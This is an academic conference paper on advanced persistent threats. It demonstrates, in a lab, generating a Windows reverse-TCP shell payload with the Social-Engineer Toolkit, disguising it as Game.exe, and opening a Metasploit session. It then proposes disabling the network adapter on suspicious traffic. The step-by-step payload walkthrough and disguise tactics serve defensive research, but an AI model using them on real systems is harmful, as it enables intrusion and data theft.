An Improved Behaviour Specification to Stop Advanced Persistent Threat on Governments and Organizations Network

Nachaat AbdElatif Mohamed, Aman Jantan and Oludare Isaac Abiodun

***Abstract*—Advanced persistent threats (APTs) is increasingly becoming a major problem in government and organizational computer networks. The next decade is likely to witness a considerable rise to attack on private and commercial networks unless this problem is curbed. To resolve these threats, there is a need for a countermeasure for preventing and handling APTs on operating system such as windows. Therefore, this paper seeks to address this issue using MITRE, Adversary Tactics Techniques, and common Knowledge Matrix by applying Login Scripts technique. In this context, we demonstrate how APT can gain access and control an entire infrastructure. In addition, we use setoolkit social engineering in Kali Linux distribution to create the payload. Consequently, this paper sheds new light on how organization build a lot of security devices inside their infrastructure, but unfortunately, forget two important things. Firstly, the leniency in creating and raising security awareness, and secondly leniency designing, implementing, and updating of information security policy. These two loopholes are enough to cause an attack on any organization. In conclusion, we present a novel method on how these attacks can be minimized.**

***Index Terms*— Adversary, Hacking, ATT&CK, APT, Exploit, gain Access.**

I. Introduction

RECENTLY, there has been a high-rise of advanced persistent threats (APTs) in government and organization networks. An advanced persistent threat (APT) is a network attack in which unauthorized individual gains access to a network and remains there undetected for a long period of time. The intention of such attack is to persistently gather data and information on a specific target with diverse attack methods, examining the vulnerabilities of their target, and then carry out illicit hacking with the data acquired. Attacks like using Keylogger, Waterhole attacks, DDoS, Click Jacking, Eavesdropping, Cookie theft, FakeWAP, virus, Trojan, Brute-force attack, Dictionary Attack, Phishing and so on are used to penetrate any system network. Consequently, these attacks have caused so much damage in many parts of the world. In recent years, we witness a considerable interest in modest advertising mailings. However, with the advent of this came the Spam attack which has developed into a serious technical, economic and even social threat. Which leads to problems such as communication overload. Spam blocks communication channels create traffic which must be paid for by either the user (or the employer in the case of a company) or the provider. According to an estimate by Alexander Ivanov, the President of the Russian Association of Networks and Services, iinternet operators lost $55 million from the damage caused by spam every year [1,2,3,4].

An example of the most popular types of blatantly criminal spam is Nigerian letters and phishing. Spammers have been most inventive in creating ever more attractive ‘bait’ for the user and seeking new targets for their attacks [5].

In addition, the services of the spammer are constantly demanded by virus developers. Virus writers use spam mailings techniques to distribute their latest creations. They often embed links to infected sites within the mailing that are designed to lure the unwary user to click on them for one reason or the other. Some recipient of such spam thus runs the danger of their computer or network being infected by a malicious program.

Several studies have shown that the annual overall loss resulting from spam is estimated to be tens of billions of Dollars ($10,000,000,000.00). As a result, an anti-spam protection is not only desirable, but it is an urgent necessity to curb these attacks. Furthermore, if spammer activity is not controlled or restricted, email could easily become a thing of the past, eclipsed by the overwhelming volume of spam attack.

Therefore, in this modern world, an anti-malware protection and anti-spam protection is an indispensable part of any ICT security system.

These days, cybersecurity team in any organization must prepare to face any attack that can take place, [6]. APT Attacks are incredibly successful in most times, but the reaction of attack is often not up to the level [9]. We will use adversary behaviours to stop this kind of attack, [7]. Some APT groups like APT3 can emulate by “initial compromise/setup, network propagation, and collection/exfiltration” [8]. The APT can use many Linux

Manuscript received Dace 26, 2017; revised January 17, 2018.

This research was partially supported by the Fundamental Research Grant Scheme (FRGS) for ‘‘Content-Based Analysis Framework for Better Email Forensic and Cyber Investigation’’ [203/PKOMP/6711426], SFRG Lab, School of Computer Sciences, USM

Nachaat AbElatif Mohamed (e-mail: eng.cne1@gmail.com)

Aman Jantan (corresponding author’s email: aman@usm.my)

Oludare Isaac Abiodun (email: aioludare@gmail.com)

Security and Forensic Research Group, School of Computer Science, Universiti Sains Malaysia, Penang

distributions to do that [10]. In this paper, we propose Kali Linux to perform the attack. Kali Linux is the most popular Linux distribution used nowadays to make penetration testing and investigation, designed by Offensive Security, [11]. The APT attack can reach a target organization or government even if they are using all kind of security devices and all exploits patched. These attacks are often perpetrated easily through social engineering or zero-day Attack. Countermeasures to minimize these attacks is a challenge and needs enormous efforts, [7]. Specific organizations or Government establishments are usually targeted so as to gather information and collect data. Such attacks are not easily observed [12]. They can bypass security devices, servers, and clients [16]. There is also an active group of cyber-attack that does not only target the Government but also can infect every company [17]. The key contributions of this paper are outlined below:

1. We demonstrate with examples how an APT attack can create windows shell reverse TCP attack by Kali Linux and gain access to the victims?
2. This paper gives a thorough summary of the State-of-the-art of the APT.
3. How MITRE's Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) can protect and mitigate against this kind of attack based on close CMD analysis or CMD activities.
4. We describe clearly how our contribution can protect private and commercial businesses. The proposed method differentiates between a potential victim, hacker and network.

II. BACKGROUND STUDIES

A. Terminologies

This part of the paper presents some of the terms used in the contex:

Adversary: This describes a person such as a hacker, who has skills in programming, networking and logical analysis. The adversary has illegal access to websites and networks and may steal information inorder to blackmail people or to boast.

ATT&CK: It is an adversary model, pretty much like Lockheed Martin Cyber Kill Chain. ATT&CK deals with the behaviour of the adversary using more details.

Exploit: This is a weakness in the computer system which the adversary can use it to enter and control the system.

Gain Access: This is the third stage of the penetration process after reconnaissance and scanning. The hacker uses the information obtained to penetrate the system.

Whitelisting: This is a security routine of limiting systems from running software unless it has been cleared for safe execution.

Black Listing: This means protecting computer systems and organizational networks from the effects of malicious software or the intrusion of unauthorized users and applications.

B. State-of-the-Art

Beechey. [19] Faronics Anti-Executable is considered a new entrant at whitelisting, it`s like Deep freeze it can restore the computer to the previous state after the restart, he recommended Lumension, McAfee Application Control, Microsoft AppLocker, Savant Protection, etc.

Tomonaga. [20] Restricting execution of unnecessary windows commands because there is a difference between the commands used by the attackers and commands used by users, and there is a possibility to assign the role for each command.

Microsoft. [21] Use SRP, AppLocker policies to restrict application and control the applications that will allow it to work.

Cylance. [22] Use endpoint protection product.

Kasza et al. [23] Identifies and prevents execution malware traps which mentioned in the report.

Dell. [24] Strategic threat intelligence with an assessment to determine how to reduce risk.


Falcone et al. [25] Delete exploit file during delivery by using anti-malware.

III. HOW APT CAN ATTACK AND GAIN ACCESS

In this section we demonstrated how a built attack (windows shell reverse TCP) can look like and described how the APT can access the machine and control the entire infrastructure. We use the Fig. 1 to Fig. 15 to describe the attack and proposed solution. In the solution section, we provide idea of how to face this kind of attack. The following demonstrate the technique used;

The hacker creates a Payload and sends it to the victim in many ways (email, chat etc) as described in the next section.


From Kali Linux, the hacker can run this tool through open new terminal thin type setoolkit. The hacker finds the setoolkit page and selects Social Engineering Attacks.



```
Unable to check for new version of SET (is your network up?)

Select from the menu:

  1) Social-Engineering Attacks
  2) Penetration Testing (Fast-Track)
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set> 1
```

Fig. 1. Hacker will choose number 1.


Then create the payload that will enable penetration into victim's device, by selecting Create a payload and Listener No 4.



```
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set> 4
```

Fig. 2. Hacker will create payload.


Again, the hacker can make penetration into the victim's device by creating a malicious file.



```
   4) Windows Shell Reverse_TCP X64          Windows X64 Command Shell, Reverse
 TCP Inline
   5) Windows Meterpreter Reverse_TCP X64    Connect back to the attacker (Wind
ows x64), Meterpreter
   6) Windows Meterpreter Egress Buster      Spawn a meterpreter shell and find
 a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP usi
ng SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS        Use a hostname instead of an IP ad
dress and use Reverse Meterpreter
   9) Download/Run your Own Executable       Downloads an executable and runs i
t

set:payloads>1
```

Fig. 3. Hacker chose Windows Shell Reverse_tcp.


In the process of establishing exploitation, if the attack is internal they can obtain it through ifconfig command, or, if the offence is from external, then it can be by what is my IP, locate IP, and IP-address websites.



```
root@forensic:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.11.147  netmask 255.255.255.0  broadcast 172.16.11.255
        inet6 fe80::20c:29ff:fefb:684a  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:fb:68:4a  txqueuelen 1000  (Ethernet)
        RX packets 755  bytes 92814 (90.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 652  bytes 56746 (55.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 74  bytes 4210 (4.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 74  bytes 4210 (4.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Fig. 4. The hacker should place the hacker IP device.

From the previous terminal, only by paste it or type it after (LHOST):172.16.11.147, port 4444, without IP and Port of hacker machine in the settings file of exploitation the listener will not work, or no reverse connection works.



```
   2) Windows Reverse_TCP Meterpreter        Spawn a meterpreter shell on victim and send
 back to attacker
   3) Windows Reverse_TCP VNC DLL            Spawn a VNC server on victim and send back t
o attacker
   4) Windows Shell Reverse_TCP X64          Windows X64 Command Shell, Reverse TCP Inlin
e
   5) Windows Meterpreter Reverse_TCP X64    Connect back to the attacker (Windows x64),
Meterpreter
   6) Windows Meterpreter Egress Buster      Spawn a meterpreter shell and find a port ho
me via multiple ports
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL and
 use Meterpreter
   8) Windows Meterpreter Reverse DNS        Use a hostname instead of an IP address and
use Reverse Meterpreter
   9) Download/Run your Own Executable       Downloads an executable and runs it

set:payloads>1
set:payloads> IP address for the payload listener (LHOST):172.16.11.147
set:payloads> Enter the PORT for the reverse listener:4444
```

Fig. 5. He will put the IP which he got it.

In the following path /root/.set//payload.exe, can open new terminal and type cd /root/.set//, Mv payload.exe /root/desktop/payload.exe, the malicious file will be moved to the desktop and then approve the listener, the hacker will go directly to the desktop and change the name of the malicious file to any other name as example Game.exe, an attempt to deceive the victim and forced him to run the file.

There are many ways hackers can deceive the a victim. However, one of the most common methods used to trick a victim is social engineering technique, and it is one of the easiest and most dangerous tactics been deplored. An examples of social engineering techniques include;

(i) Phishing- the phishing scams might be the most common types of social engineering attacks used today [26]

Most phishing scams demonstrate the following characteristics:

- Seek to obtain personal information, such as names, addresses and social security numbers.
- Use link shorteners or embed links that redirect users to suspicious websites in URLs that appear legitimate.
- Incorporates threats, fear and a sense of urgency to manipulate the user into acting promptly.

Some phishing emails are more poorly crafted than others to the extent that their messages oftentimes exhibit spelling and grammar errors, but these emails are no less focused on directing victims to a fake website or form where they can steal user login credentials and other personal information.

(ii) Pretexting is another form of social engineering where attackers focus on creating a good pretext, or a fabricated scenario, that they can use to try and steal their victims' personal information. These types of attacks commonly take the form of a scammer who pretends that they need certain bits of information from their target in order to confirm their identity [26].

More advanced attacks will also try to manipulate targets into performing an action that enables them to exploit the structural weaknesses of an organization. An example of this is an attacker who impersonates an external ICT services auditor and manipulates a firm's physical security staff into letting them into the building.

Unlike phishing emails, which use fear and urgency to their advantage, pretexting attacks rely on building a false sense of trust with the victim. This requires the attacker to build a credible story that leaves little room for doubt on the part of their target [26].

(iii) Baiting- Baiting is in many ways similar to phishing attacks. However, what distinguishes them from other types of social engineering is the promise of an item or good that hackers use to entice victims. Baiters may offer users free music or movie downloads, if they surrender their login credentials to a certain site.

Baiting attacks are not restricted to online schemes, either. Attackers can also focus on exploiting human curiosity via the use of physical media.


(iv) Quid Pro Quo - Similarly, quid pro quo attacks promise a benefit in exchange for information. This benefit usually assumes the form of a service, whereas baiting frequently takes the form of a good. One of the most common types of quid pro quo attacks involve fraudsters who impersonate IT service people and who spam call as many direct numbers that belong to a company as they can find. These attackers offer IT assistance to each one of their victims. The fraudsters will promise a quick fix in exchange for the employee disabling their AV program and for installing malware on their computers that assumes the guise of software updates.

It is important to note, however, that attackers can use much less sophisticated quid pro quo offers than IT fixes. As real-world examples have shown, office workers are more than willing to give away their passwords.

(v) Tailgating- another social engineering attack type is known as tailgating or "piggybacking." These types of attacks involve someone who lacks the proper authentication following an employee into a restricted area.

In a common type of tailgating attack, a person impersonates a delivery driver and waits outside a building. When an employee gains security's approval and opens their door, the attacker asks that the employee hold the door, thereby gaining access off someone who is authorized to enter the company.

Tailgating does not work in all corporate settings, such as in larger companies where all persons entering a building are required to swipe a card. However, in mid-size enterprises, attackers can strike up conversations with employees and use this show of familiarity to successfully get past the front desk [26].




```
   4) Windows Shell Reverse_TCP X64          Windows X64 Command Shell, Reverse TCP Inlin
e
   5) Windows Meterpreter Reverse_TCP X64    Connect back to the attacker (Windows x64),
Meterpreter
   6) Windows Meterpreter Egress Buster      Spawn a meterpreter shell and find a port ho
me via multiple ports
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL and
 use Meterpreter
   8) Windows Meterpreter Reverse DNS        Use a hostname instead of an IP address and
use Reverse Meterpreter
   9) Download/Run your Own Executable       Downloads an executable and runs it

set:payloads>1
set:payloads> IP address for the payload listener (LHOST):172.16.11.147
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payl
oad.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):yes
```

Fig. 6. Exploitation established.

Fig. 7. Hacker changed the malicious file to Game.exe.

Unfortunately, windows defender could not detect the malicious file. This is where we must be alert by raising the security awareness for all employees in Governmental and private sectors. This kind of action can be considered as one of the most important things to protect the organizations.




No unwanted or harmful software detected.
Your computer is running normally.

Status

```
Last scan:                  Today at 8:12 AM (Quick scan)
Scan schedule:              Daily around 2:00 AM (Quick scan)
Real-time protection:       On
Antispyware definitions:    Version 1.257.36.0 created on 11/2/2017 at 7:13 PM
```

Fig. 8. The file opened but the attack is not detected.


We undoubtedly notice in the next Fig. 9 that the victim was running the malicious file and started reverse TCP handler on 172.16.11 through port 4444. An active session is opened that can be used to penetrate the victim's device and to tamper with it.



```
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
resource (/root/.set//meta_config)> set LHOST 172.16.11.147
LHOST => 172.16.11.147
resource (/root/.set//meta_config)> set LPORT 4444
LPORT => 4444
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 172.16.11.147:4444
msf exploit(handler) > [*] Command shell session 1 opened (172.16.11.147:
.141:49159) at 2017-11-06 01:08:30 -0500
1
```

Fig. 9. Malicious file started.

As can be used sessions – I number of sessions to access the victim's apparatus, The victim's device has already been compromised, the APT or hackers can do many things in this stage, like upload and install tools to sniff all data passing through this infrastructure, transfer all files and data which exists on the victim's machine to APT machine, use the victim's device to access data center servers, planting malicious files and control it remotely.




```
1
[-] Unknown command: 1.
msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information  Connection
  --  ----                   -----------  ----------
  1   shell x86/windows                   172.16.11.147:4444 -> 172.16.11.
.141)

msf exploit(handler) > sessions 1
[*] Starting interaction with 1...

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\PenTest Win\Desktop>
```

Fig. 10. Hacker or APT can use sessions command.

IV. Solution

This section, explain how to stop an attack between the hacker and victim from the victim's device. To handle this kind of attack, we disable the network connection based on strange behaviour which will happen after the potential victim is attacked. The execution is automatic after sensing any attempt to access user's server and to gain access permissions must be granted from the administrator even though the accessor is a normal user. If we take a quick look at processing with network activity, we would observe the Game.exe send (B/sec) is 19 and receive 0.




Processes with Network Activity

□ Image	PID	Send (B/sec)	Receive (B/...	Total (B/sec)
□ System	4	19	0	19
□ Game.exe	1220	8	0	8

Fig. 11. After opening the malicious file.

Once the hacker accesses the victim's machine as seen as display in Fig. 11. The numbers on the screen will change significantly in the process of network activity, Game.exe sending 1,001 and receive 2.

ISBN: 978-988-14047-8-7
ISSN: 2078-0958 (Print); ISSN: 2078-0966 (Online)



Processes with Network Activity

Image	PID	Send (B/sec)	Receive (B/...	Total (B/sec)
□ Game.exe	1220	1,001	2	1,003
□ svchost.exe (...	556	17	26	43
□ System	4	15	0	15

Fig. 12. Hacker gained access.

Fig. 12 show how victim network can be disable between APT and victim, most of the solutions to this problem is based on the analysis of malicious code across the network.

The MITRE's Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) says:


1. Block or audit CMD through whitelisting based on SANS Article, [19].
2. Analyses the activities of CMD.

From our point of view and practical experience, we learnt the following:

- This method does not protect the system from zero-day attack,
- There is a need to enlighten the user to realize there is someone tampering with his device.
- It will take time to do that and decide what the appropriate decision is.
- The attacker has a lot of time to manage the hacking process or develop another plan to escape from this analysis and steal more data.

Our proposed method adds value to ATT&CK (it is new contribution). What distinguishes this idea can be summarized in the following:

1. Communication between a hacker and victim will cease automatically in the shortest possible time.
2. The relegation of the victim's device from the entire infrastructure. It is considered as a great benefit because an abrupt stop to the flow of data to the hacker is established.
3. This will help protect data and information from theft.
4. It will give the cyber security engineer time to study the behaviour of the attack and develop an appropriate mechanism to control the attack.




Bluetooth Network Connection
Not connected
Bluetooth Device (Personal Area ...

Local Area Connection
Disabled
Intel(R) PRO/1000 MT Network C...

Bluetooth Device (Personal Area Network)

Fig. 13. An Illustration of disconnected the network


After the disabled network card, the worker's session was closed on the hacker machine as presented in Fig 13. There is a directorate (dir) command which has been written however, no response from the victim machine.



```
===============

  Id  Type                Information  Connection
  --  ----                -----------  ----------
  1   shell x86/windows                172.16.11.147:4444 -> 172.16.11.141:49159 (172.16.11
.141)

msf exploit(handler) > sessions 1
[*] Starting interaction with 1...

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\PenTest Win\Desktop>dir
```

Fig. 14. The session closed.

More evidence of a successful operation is to stop transferring the data and information from victim to hacker's machine, process with network activity is empty from any activity.



Processes with Network Activity

Image	PID	Send (B/sec)	Receive (B/sec)	Total (B/sec)

Fig. 15. Network activity is empty.

V. Future Work

Future research can be on the need for Microsoft and other operating system developers to have an in-built application in all Microsoft windows version to monitor user behaviour espcially on a network system. If a network administrator or OS senses any strange activity like user trying to be an administrator, when is a normal user or trying to sniff the data from network, then the network should be disable automatically. In addition, there should be a network disconnection status and popup message generation to inform the user to check the machine condition. An example of such messages can be of the form; "there is a strange behaviour" or any such message should pop up as a warning signal.

Also, some interested researchers can investigate on how to improve on Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK), Identification friend or foe (IFF), and Techniques Tactics and Procedures (TTP).

VI. Operating System and Tools

- Kali Linux 2017.2
- Microsoft Windows 7
- Social Engineering Tool (setoolkit).

VII. Conclusion

In this paper we presented how advanced persistent threats (APTs) can use Kali Linux to create a Payload and attack the victim through windows shell reverse TCP, then we demonstrated how this attack can be stopped.

ACKNOWLEDGMENT

We gratefully acknowledge the constructive comments of the IMECS 2018 reviewers.

REFERENCE

[1] Freeman, C. M. The Five W's of Malicious Software Attacks.

[2] Ramasubramanian, S., & Prakash, P. (2013, November). Spam and Internet abuse in India: A brief history. In World Cyberspace Cooperation Summit IV (WCC4), 2013 (pp. 1-7). IEEE.

[3] Adkins, F., Jones, L., Carlisle, M., & Upchurch, J. (2013, October). Heuristic malware detection via basic block comparison. In Malicious and Unwanted Software:" The Americas"(MALWARE), 2013 8th International Conference on (pp. 11-18). IEEE.

[4] Luo, Xin, and Merrill Warkentin. "Malware and antivirus procedures." Encyclopedia of Multimedia Technology and Networking. IGI Global, 2005. 562-570.

[5] Longe, O. B., Mbarika, V., Kourouma, M., Wada, F., & Isabalija, R. (2010). Seeing beyond the surface, understanding and tracking fraudulent cyber activities. arXiv preprint arXiv:1001.1993.

[6] Bodeau, Deborah, and Richard Graubart. "Cyber Prep 2.0." (2017).

[7] Strom, Blake E., et al. "Finding Cyber Threats with ATT&CK™-Based Analytics." (2017).

[8] Frank Duff.,et "ATT&CK™-Based Product Evaluations" (2017).

[9] Villeneuve, Nart, and James Bennett. "Detecting apt activity with network traffic analysis." Trend Micro Incorporated Research Paper (2012).

[10] Abdulrahman, Aysar Abdul Khaliq. "MULTI-LEVEL WINDOWS EXPLOITATION USING LINUX OPERATING SYSTEM." Asian Journal of Natural & Applied Sciences Vol 5 (2016): 2.

[11] Parmar, Arjunsinh, and Kunal M. Pattani. "Sniffing GSM Traffic Using RTL-SDR And Kali Linux OS." (2017).

[12] Jasek, R. O. M. A. N., M. A. R. T. I. N. Kolarik, and T. O. M. A. S. Vymola. "APT detection system using honeypots." Proceedings of the 13th International Conference on Applied Informatics and Communications (AIC'13), WSEAS Press. 2013.

[13] Singh, Ajit. "Incorporation of Human Resistant System and Advance Network Security System to improve Computer Security." (2017).

[14] Roldán, Kristell Novoa, Johan Vargas Verdugo, and Edwin Berdugo Romero. "The advanced persistent threats (apt) and its method of delinquency." Visión electrónica 2 (2016): 8.

[15] Roldán, Kristell Novoa, Johan Vargas Verdugo, and Edwin Berdugo Romero. "The advanced persistent threats (apt) and its method of delinquency." Visión electrónica 2 (2016): 8.

[16] John, Jeslin Thomas. "State of the Art Analysis of Defense Techniques against Advanced Persistent Threats." Future Internet (FI) and Innovative Internet Technologies and Mobile Communication (IITM) Focal Topic: Advanced Persistent Threats 63 (2017).

[17] Zimba, Aaron, and Zhaoshun Wang. "Malware-Free Intrusions: Exploitation of Built-in Pre-Authentication Services for APT Attack Vectors." (2017).

[18] Kroon, Guido. "Analysing the feasibility of portable passive detection of Advanced Persistent Threats." (2016).

[19] Beechey, J. (2010, December). Application Whitelisting: Panacea or Propaganda?. Retrieved November 18, 2014.

[20] Tomonaga, S. (2016, January 26). Windows Commands Abused by Attackers. Retrieved February 2, 2016.

[21] Microsoft. (2012, June 27). Using Software Restriction Policies and AppLocker Policies. Retrieved April 7, 2016.

[22] Cylance SPEAR Team. (2017, February 9). Shell Crew Variants Continue to Fly Under Big AV's Radar. Retrieved February 15, 2017.

[23] Kasza, A. and Reichel, D.. (2017, February 27). The Gamaredon Group Toolset Evolution. Retrieved March 1, 2017.

[24] Dell SecureWorks Counter Threat Unit Threat Intelligence. (2015, August 5). Threat Group-3390 Targets Organizations for Cyberespionage. Retrieved January 25, 2016.

[25] Falcone, R. and Miller-Osborn, J.. (2016, January 24). Scarlet Mimic: Years-Long Espionage Campaign Targets Minority Activists. Retrieved February 10, 2016.

[26] Bisson, D. (2016). Social Engineering Attacks to Watch Out For. Tripwire. Viitattu, 8, 2016.